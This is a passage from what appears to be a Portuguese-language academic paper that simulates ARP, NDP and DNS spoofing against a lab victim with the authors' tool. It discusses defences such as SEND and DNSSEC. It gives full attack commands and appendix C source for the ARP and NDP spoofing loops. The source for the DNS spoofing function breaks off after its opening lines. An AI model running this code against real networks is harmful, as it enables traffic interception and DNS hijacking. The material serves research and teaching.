

Figura 9 – Ferramenta executando ARP Spoofing do lado do atacante e interceptando tráfego DNS da vítima. Fonte: Elaboração própria (2025).

A tabela ARP da máquina da vítima pode ser consultada por meio do utilitário `ip`, o

qual permite verificar quais endereços IPv4 estão associados a determinados endereços MAC. O ataque mostra-se bem-sucedido, conforme evidenciado na captura de tela da máquina da vítima que apresenta sua tabela ARP na Figura 10.



Figura 10 – Tabela ARP da vítima antes e depois do envenenamento ARP. Fonte: Elaboração própria (2025).

6.1.2 NDP Spoofing

A simulação do ataque de *NDP Spoofing* na rede foi realizada a partir da execução do comando `ndp` na máquina do atacante, conforme descrito na Listagem 6. De forma semelhante ao ataque de *ARP Spoofing*, o comando `ndp` também disponibiliza o subcomando `-spoofing`, o qual indica a realização de um NDP Spoofing direto. Esse subcomando também recebe dois argumentos: o primeiro correspondendo ao endereço IPv6 do gateway e ao seu endereço MAC, separados por um hífen, que serão falsificados; e o segundo argumento indica o alvo do ataque, ou seja, o endereço IPv6 da vítima e seu respectivo endereço MAC.

Listagem 6 – Comando utilizado para iniciar um ataque direto de NDP Spoofing falsificando o endereço IPv6 link-local do gateway na tabela NDP da vítima e monitorar seu tráfego DNS

```
1 sudo release/netstar ndp --spoofing fe80::1-08:00:27:7F:B3:CD
    fe80::a78b:e74:9f72:8c54-08:00:27:13:24:9F monitor --filter
    "[53]"
```

Com o ataque de *NDP Spoofing* em execução em segundo plano, o tráfego DNS sobre IPv6 pode ser analisado por meio das mensagens exibidas diretamente na saída do comando `monitor`, conforme pode ser observado na Figura 11.



Figura 11 – Ferramenta executando NDP Spoofing do lado do atacante e interceptando tráfego DNS da vítima. Fonte: Elaboração própria (2025).

Os resultados da simulação desse ataque podem ser observados na Figura 12, que apresenta a tabela NDP da máquina da vítima após a execução do ataque.



Figura 12 – Tabela de vizinhança NDP da vítima antes e depois do envenenamento NDP. Fonte: Elaboração própria (2025).

6.1.3 DNS Spoofing

O ataque de DNS Spoofing foi simulado em conjunto com os ataques de *ARP Spoofing* e *NDP Spoofing*. O comando `dns`, conforme demonstrado nas Listagens 7 e 8, recebe o subcomando `-spoofing`, que por sua vez espera um argumento no qual o primeiro campo corresponde ao nome de domínio que será comprometido caso seja consultado (`*` indica qualquer nome de domínio). Em seguida, define-se o tipo da mensagem DNS, sendo `A` para endereços IPv4 ou `AAAA` para endereços IPv6. Por fim, o último campo especifica o resultado que será inserido na mensagem DNS modificada, sendo possível utilizar `*` para indicar o próprio endereço IPv4 ou IPv6 do atacante, dependendo do tipo da mensagem que será falsificada.

Listagem 7 – Comando utilizado para iniciar um ataque DNS Spoofing, falsificando qualquer resposta do tipo A para qualquer nome de dominio consultado com o próprio endereço IPv4 da máquina do atacante.

```
1 sudo release/netstar dns --spoofing "* A *" arp --spoofing
    10.0.0.1-08:00:27:7F:B3:CD 10.0.0.102-08:00:27:13:24:9F
```

Listagem 8 – Comando utilizado para iniciar um ataque DNS Spoofing, falsificando qualquer resposta do tipo AAAA para qualquer nome de dominio consultado com o próprio endereço IPv6 link-local da máquina do atacante.

```
1 sudo release/netstar dns --spoofing "* AAAA *" ndp --spoofing
    fe80::1-08:00:27:7F:B3:CD fe80::a78b:e74:9f72:8c54
    -08:00:27:13:24:9F
```

Enquanto o ataque estiver em execução, a vítima receberá como resposta os endereços IPv4 e IPv6 ao consultar, via DNS, qualquer domínio utilizando mensagens do tipo `A` e `AAAA`. Esse comportamento pode ser observado na execução do programa de resolução DNS `dig`, conforme ilustrado nas Figuras 13 e 14.

6.2 Análise dos Resultados

A partir das simulações realizadas, é possível confirmar a efetividade dos ataques de ARP Spoofing, NDP Spoofing e DNS Spoofing, bem como compreender a relação de dependência entre eles no contexto de ataques de interceptação e manipulação de tráfego executados em redes locais.

No ataque *ARP Spoofing*, os resultados demonstraram claramente o envenenamento bem-sucedido da tabela ARP da vítima. A associação incorreta entre o endereço IPv4 do gateway e o endereço MAC do atacante faz com que todo o tráfego destinado originalmente ao gateway seja redirecionado para a máquina maliciosa. A captura do tráfego DNS gerado pelo utilitário `dig` por meio do comando `monitor` comprova que a vítima continua se comunicando normalmente, porém com o atacante atuando como intermediário (MiTM). Esse comportamento evidencia uma das principais fragilidades do protocolo ARP, levantando a discussão da ausência de mecanismos nativos de autenticação.



Figura 13 – Resposta DNS do tipo A (IPv4) modificada com o endereço IPv4 do atacante. Fonte: Elaboração própria (2025).



Figura 14 – Resposta DNS do tipo AAAA (IPv6) modificada com o endereço link-local IPv6 da máquina do atacante. Fonte: Elaboração própria (2025).

De forma análoga, o ataque de NDP Spoofing apresentou resultados equivalentes no contexto IPv6. A adulteração da tabela de vizinhança NDP da vítima evidencia que o protocolo também é suscetível a ataques de falsificação, permitindo que um atacante se passe pelo gateway legítimo quando mecanismos de autenticação, como o Secure Neighbor Discovery (SEND), não são empregados. O SEND estende a segurança do NDP ao introduzir autenticação criptográfica

das mensagens NS e NA, por meio do uso de endereços Cryptographically Generated Addresses (CGA), assinaturas digitais e certificados, garantindo a legitimidade das associações entre endereços IPv6 e endereços de camada de enlace. Contudo, devido à sua elevada complexidade operacional, dependência de infraestrutura de chaves públicas (PKI) e limitações de suporte em dispositivos e sistemas operacionais, o SEND por ser uma extensão não nativa do protocolo é raramente implementado em ambientes reais. Como consequência, a interceptação do tráfego DNS sobre IPv6 confirma que, apesar das melhorias introduzidas pelo IPv6 em relação ao IPv4, ainda persistem vulnerabilidades relevantes quando mecanismos adicionais de segurança não são adotados.

Os resultados dos ataques simulados de DNS Spoofing demonstram que o DNS, sem mecanismos de segurança adicionais, permanece vulnerável à falsificação de respostas, tanto em IPv4 quanto em IPv6. A modificação de respostas dos tipos `A` e `AAAA` evidencia que o protocolo tradicional não garante autenticidade, integridade ou origem das informações, mesmo com as mensagens possuindo identificadores próprios. Uma das principais medidas de proteção é o DNSSEC, que adiciona assinaturas criptográficas às zonas DNS, permitindo que o resolvedor valide a legitimidade das respostas e rejeite pacotes falsificados. Além disso, o uso de resolvers confiáveis e protocolos como DoT (DNS over TLS) e DoH (DNS over HTTPS) contribui para reduzir a exposição a ataques de interceptação, dificultando a manipulação de tráfego e aumentando a detecção de respostas maliciosas. Esses resultados reforçam que a segurança do DNS depende da adoção de mecanismos de validação e criptografia, e não apenas da confiabilidade da rede local.

7 CONCLUSÃO E TRABALHOS FUTUROS

A implementação e execução dos ataques de ARP Spoofing, NDP Spoofing e DNS Spoofing demonstraram na prática que tanto o ARP quanto o NDP podem ser explorados para manipular o tráfego de rede, abrindo margem para outros tipos de ataques, como evidenciado na simulação de DNS Spoofing. Com base nesses resultados, pode-se afirmar que o objetivo principal deste trabalho, analisar e demonstrar as vulnerabilidades desses protocolos de resolução de endereços, foi atingido.

O artigo também trouxe como principal contribuição técnica a explicação/detalhamento sobre como uma ferramenta focada em segurança é implementada, além da criação de um ambiente experimental capaz de simular os ataques de forma controlada, comprovando o funcionamento da ferramenta e permitindo avaliar o impacto de cada ataque.

Entre as limitações observadas durante o estudo, destaca-se a abordagem adotada neste trabalho, baseada no desenvolvimento e detalhamento passo a passo da implementação dos ataques, o que demandou um tempo significativo de estudo cada protocolo abordado e a implementação de cada ataque. Em razão dessa escolha metodológica, nem todos os tipos de ataques voltados a redes locais puderam ser explorados, restringindo o escopo da análise aos ataques considerados mais relevantes para os objetivos propostos.

Visando o contexto de segurança em redes locais, mesmo com o uso de protocolos modernos como o NDP, ou de protocolos mais antigos como o ARP, cujas fragilidades já foram estudadas e abordadas com o tempo, a integridade e a confiabilidade da comunicação continuam dependendo da adoção de mecanismos adicionais de autenticação, validação e monitoramento do tráfego, destacando a importância não só apenas de práticas de segurança pelas redes locais, mas também da responsabilidade de desenvolver sistemas/aplicações seguras, que dificultem a exploração de vulnerabilidades dessa natureza e contribuam para a proteção e segurança dos dados. Como trabalhos futuros, a possibilidade de aprofundar o estudo de outros protocolos, aprofundando novas técnicas de ataques, como DHCP Spoofing, SSL Stripping, entre outras, permitindo ampliar a análise e aprofundar a compreensão das diferentes ameaças que podem afetar as redes locais.

REFERÊNCIAS

CISCO. **What is a LAN**. Cisco, 2023. Disponível em: <https://www.cisco.com/c/en/us/products/switches/what-is-a-lan-local-area-network.html>.

European Union Agency for Cybersecurity (ENISA). **ENISA Threat Landscape 2025**. Heraklion, Greece, 2025. Accessed: 2025-13-11. Disponível em: <https://www.enisa.europa.eu/publications/enisa-threat-landscape-2025>.

MOCKAPETRIS, P. **Domain Names - Concepts and Facilities**. [S.l.], 1987. Section 7.4 – Using the Cache. Disponível em: <https://www.rfc-editor.org/rfc/rfc1035#section-7.4>.

MOCKAPETRIS, P. **Domain Names - Implementation and Specification**. [S.l.], 1987. Section 3 – Domain Name Space and Resource Records. Disponível em: <https://www.rfc-editor.org/rfc/rfc1035#section-3>.

NARTEN, T. et al. **Neighbor Discovery for IP version 6 (IPv6)**. [S.l.], 2007. Section 4 – Message Formats. Disponível em: <https://www.rfc-editor.org/rfc/rfc4861#section-4>.

NARTEN, T. et al. **Neighbor Discovery for IP version 6 (IPv6)**. [S.l.], 2007. Section 7.3.2 – Neighbor Cache Entry States. Disponível em: <https://www.rfc-editor.org/rfc/rfc4861#section-7.3.2>.

NIKANDER, P.; KEMPF, J.; NORDMARK, E. **IPv6 Neighbor Discovery (ND) Trust Models and Threats**. [S.l.], 2004. Seção 4.1.1 - Neighbor Solicitation/Advertisement Spoofing. Disponível em: <https://www.rfc-editor.org/rfc/rfc3756>.

PLUMMER, D. C. **An Ethernet Address Resolution Protocol**. [S.l.], 1982. Disponível em: <https://www.rfc-editor.org/rfc/rfc826>.

SANDERS, C. **Practical Packet Analysis: Using Wireshark to Solve Real-World Network Problems**. 3. ed. San Francisco: No Starch Press, 2017. Seção: ARP Cache Poisoning; p. 267. ISBN 978-1-59327-802-1.

SECURITY, O. **Cain & Abel**. 2025. Acesso em: 2025. Disponível em: <https://www.oxid.it/cain.html>.

TANENBAUM, A. S. **Redes de Computadores**. 5ª edição em português. ed. São Paulo: Prentice Hall, 1998. 28 p. 1.4.2 - O modelo de referência TCP/IP.

TANENBAUM, A. S. **Redes de Computadores**. 5ª edição em português. ed. São Paulo: Prentice Hall, 1998. 285 p. 5.6.3 - IP versão 6.

TEAM, B. D. **Bettercap Project**. 2025. Acesso em: 2025. Disponível em: <https://www.bettercap.org/>.

TEAM, E. D. **Ettercap Project**. 2025. Acesso em: 2025. Disponível em: <https://www.ettercap-project.org/>.

tomac. **Yersinia**. 2025. Acesso em: 2025. Disponível em: <https://github.com/tomac/yersinia>.

APÊNDICES

1 DESENVOLVIMENTO

1.1 Implementação do Comando ARP Spoofing

Listagem 9 – Função ARP Spoofing

```
1  static void *
2  netstar_arp_spoofing(void *context) {
3    netstar_thread_t *thread = (netstar_thread_t *)context;
4
5    struct netstar_arp_spoofing *spoofing_attack = (struct
       netstar_arp_spoofing *)thread->args;
6    netstar_hosts_iterator_t spoofed_hosts_iter = NULL,
       target_hosts_iter = NULL;
7    netstar_t *netstar = spoofing_attack->netstar;
8
9    netstar_timer_t timer = NETSTAR_TIMER_INITIALIZER;
10
11   if (spoofing_attack->redirective) {
12     netstar_log("\b \b[ arp@spoofing ] running on redirectional
         mode\r\n");
13     netstar_recon_host4(netstar, &spoofing_attack->
         redirection_host);
14   }
15
16   netstar_recon_hosts4(netstar, spoofing_attack->spoofed_hosts);
17   netstar_recon_hosts4(netstar, spoofing_attack->target_hosts);
18
19   while (thread->status) {
20     netstar_time_t remaining_time = netstar_timer(&timer);
21
22     if (!remaining_time) {
23       for (spoofed_hosts_iter = netstar_hosts_begin(
           spoofing_attack->spoofed_hosts); spoofed_hosts_iter;
           spoofed_hosts_iter = netstar_hosts_next(
           spoofed_hosts_iter)) {
24         netstar_host_t *spoofed_host = netstar_hosts_value(
             spoofed_hosts_iter);
25
26         if (spoofing_attack->redirective && netstar_host_equals(&
             spoofing_attack->redirection_host, spoofed_host))
27           continue;
28
29         for (target_hosts_iter = netstar_hosts_begin(
             spoofing_attack->target_hosts); target_hosts_iter;
             target_hosts_iter = netstar_hosts_next(
             target_hosts_iter)) {
30           netstar_host_t *target_host = netstar_hosts_value(
               target_hosts_iter);
31
```

```
32            uint16_t opcode = ((spoofing_attack->request) ?
                 NETSTAR_ARP_OPCODE_REQUEST :
                 NETSTAR_ARP_OPCODE_REPLY);
33            network_macaddr_t source_mac = netstar->managed.iface->
                 mac;
34
35            if (spoofing_attack->redirective) {
36              if (netstar_host_equals(&spoofing_attack->
                   redirection_host, target_host))
37                continue;
38
39              source_mac = spoofing_attack->redirection_host.mac;
40            }
41
42            if (!spoofing_attack->redirective)
43              netstar_sendicmpecho(
44                &netstar->managed, // @ Netstar network interface
45                &netstar->managed.iface->mac, // @ Ethernet source
                     MAC
46                &target_host->mac, // @ Ethernet destination MAC
47                NETSTAR_ICMP_TYPE_ECHO, // @ ICMPv4 message type
48                &spoofed_host->addr.v4, // @ IPv4 source
49                &target_host->addr.v4 // @ IPv4 destination
50              );
51
52            netstar_sendarp(
53              &netstar->managed, // @ Netstar network interface
54              &netstar->managed.iface->mac, // @ Ethernet source
                   MAC
55              &target_host->mac, // @ Ethernet destination MAC
56              opcode, // @ ARP Operation Code
57              &source_mac, // @ ARP source MAC
58              &spoofed_host->addr.v4, // @ ARP source IPv4
59              &target_host->mac, // @ ARP destination MAC
60              &target_host->addr.v4 // @ ARP destination IPv4
61            );
62
63            if (spoofing_attack->bidirectional) {
64              if (!spoofing_attack->redirective)
65                netstar_sendicmpecho(
66                  &netstar->managed, // @ Netstar network interface
67                  &netstar->managed.iface->mac, // @ Ethernet
                       source MAC
68                  &spoofed_host->mac, // @ Ethernet destination MAC
69                  NETSTAR_ICMP_TYPE_ECHO, // @ ICMPv4 message type
70                  &target_host->addr.v4, // @ IPv4 source
71                  &spoofed_host->addr.v4 // @ IPv4 destination
72                );
73
74              netstar_sendarp(
75                &netstar->managed, // @ Netstar network interface
```

```
76                &netstar->managed.iface->mac, // @ Ethernet source
                     MAC
77                &spoofed_host->mac, // @ Ethernet destination MAC
78                opcode, // @ ARP Operation Code
79                &source_mac, // @ ARP source MAC
80                &target_host->addr.v4, // @ ARP source IPv4
81                &spoofed_host->mac, // @ ARP destination MAC
82                &spoofed_host->addr.v4 // @ ARP destination IPv4
83              );
84            }
85
86            netstar_time_sleep(20);
87          }
88        }
89
90        if (spoofing_attack->spoof_burst_count) {
91          netstar_timer_start(&timer, netstar_time_millisecstosecs(
                spoofing_attack->spoof_burst_interval));
92          spoofing_attack->spoof_burst_count--;
93        } else {
94          netstar_timer_start(&timer, netstar_time_millisecstosecs(
                spoofing_attack->spoof_steady_interval));
95        }
96      }
97
98      netstar_thread_sleep(thread, 2);
99    }
100 }
```

1.2 Implementação do Comando NDP Spoofing

Listagem 10 – Função NDP Spoofing

```
1  static void *
2  netstar_ndp_spoofing(void *context) {
3    netstar_thread_t *thread = (netstar_thread_t *)context;
4
5    struct netstar_ndp_spoofing *spoofing_attack = (struct
        netstar_ndp_spoofing *)thread->args;
6    netstar_hosts_iterator_t spoofed_hosts_iter = NULL,
        target_hosts_iter = NULL;
7    netstar_t *netstar = spoofing_attack->netstar;
8
9    netstar_timer_t timer = NETSTAR_TIMER_INITIALIZER;
10
11   if (spoofing_attack->redirective) {
12     netstar_log("\b \b[ ndp@spoofing ] running on redirectional
          mode\r\n");
13     netstar_recon_host6(netstar, &spoofing_attack->
          redirection_host);
```

```
14    }
15
16    netstar_recon_hosts6(netstar, spoofing_attack->spoofed_hosts);
17    netstar_recon_hosts6(netstar, spoofing_attack->target_hosts);
18
19    for (; thread->status;) {
20      netstar_time_t remaining_time = netstar_timer(&timer);
21
22      if (!remaining_time) {
23        for (spoofed_hosts_iter = netstar_hosts_begin(
              spoofing_attack->spoofed_hosts); spoofed_hosts_iter;
              spoofed_hosts_iter = netstar_hosts_next(
              spoofed_hosts_iter)) {
24          netstar_host_t *spoofed_host = netstar_hosts_value(
              spoofed_hosts_iter);
25
26          if (spoofing_attack->redirective && netstar_host_equals(&
              spoofing_attack->redirection_host, spoofed_host))
27            continue;
28
29          for (target_hosts_iter = netstar_hosts_begin(
              spoofing_attack->target_hosts); target_hosts_iter;
              target_hosts_iter = netstar_hosts_next(
              target_hosts_iter)) {
30            netstar_host_t *target_host = netstar_hosts_value(
                target_hosts_iter);
31
32            network_macaddr_t source_mac = netstar->managed.iface->
                mac;
33
34            uint32_t flags = NETSTAR_NDP_ADVERT_FLAG_ROUTER|
                NETSTAR_NDP_ADVERT_FLAG_SOLICITED|
                NETSTAR_NDP_ADVERT_FLAG_OVERRIDE;
35
36            if (spoofing_attack->redirective) {
37              if (netstar_host_equals(&spoofing_attack->
                    redirection_host, target_host))
38                continue;
39
40              source_mac = spoofing_attack->redirection_host.mac;
41            }
42
43            if (!spoofing_attack->redirective)
44              netstar_sendicmpv6echo(
45                &netstar->managed, // @ Netstar network interface
46                &netstar->managed.iface->mac, // @ Ethernet source
                    MAC
47                &target_host->mac, // @ Ethernet destination MAC
48                NETSTAR_ICMPV6_TYPE_ECHO, // @ ICMPv6 message type
49                &spoofed_host->addr.v6, // @ IPv6 source
50                &target_host->addr.v6  // @ IPv6 destination
```

```
51              );
52
53            netstar_sendndpadvert(
54              &netstar->managed, // @ Netstar network interface
55              &netstar->managed.iface->mac, // @ Ethernet source
                   MAC
56              &target_host->mac, // @ Ethernet destination MAC
57              NETSTAR_NDP_TYPE_NEIGHBOR_ADVERT, // NDP message type
58              flags, // NDP flags
59              &spoofed_host->addr.v6, // @ IPv6 source
60              &target_host->addr.v6, // @ IPv6 destination
61              &source_mac // @ NDP source link-layer   option
62            );
63
64            if (spoofing_attack->bidirectional) {
65              if (!spoofing_attack->redirective)
66                netstar_sendicmpv6echo(
67                  &netstar->managed, // @ Netstar network interface
68                  &netstar->managed.iface->mac, // @ Ethernet
                       source MAC
69                  &spoofed_host->mac, // @ Ethernet destination MAC
70                  NETSTAR_ICMPV6_TYPE_ECHO, // @ ICMPv6 message
                       type
71                  &target_host->addr.v6, // @ IPv6 source
72                  &spoofed_host->addr.v6 // @ IPv6 destination
73                );
74
75              netstar_sendndpadvert(
76                &netstar->managed, // @ Netstar network interface
77                &netstar->managed.iface->mac, // @ Ethernet source
                     MAC
78                &spoofed_host->mac, // @ Ethernet destination MAC
79                NETSTAR_NDP_TYPE_NEIGHBOR_ADVERT, // @ NDP message
                     type
80                flags, // @ NDP flags
81                &target_host->addr.v6, // @ IPv6 source
82                &spoofed_host->addr.v6, // @ IPv6 destination
83                &source_mac // @ NDP source link-layer option
84              );
85            }
86
87            netstar_time_sleep(20);
88          }
89        }
90
91        if (spoofing_attack->spoof_burst_count) {
92          netstar_timer_start(&timer, netstar_time_millisecstosecs(
                 spoofing_attack->spoof_burst_interval));
93          spoofing_attack->spoof_burst_count--;
94        } else {
```

```
95            netstar_timer_start(&timer, netstar_time_millisecstosecs(
                  spoofing_attack->spoof_steady_interval));
96          }
97        }
98
99        netstar_thread_sleep(thread, 4);
100     }
101
102     netstar_thread_exit(thread, NULL);
103     return NULL;
104   }
```

1.3 Implementação do Comando DNS Spoofing

Listagem 11 – Implementação do ataque DNS Spoofing

```
1   static buffer_t *
2   netstar_dns_spoofing_message_build(netstar_t *netstar, struct
        netstar_dns_spoofing *spoofing_attack, struct
        netstar_capture_packet *packet) {
3     struct netstar_dns_spoofing_resource *redirected_resource =
          NULL;
4
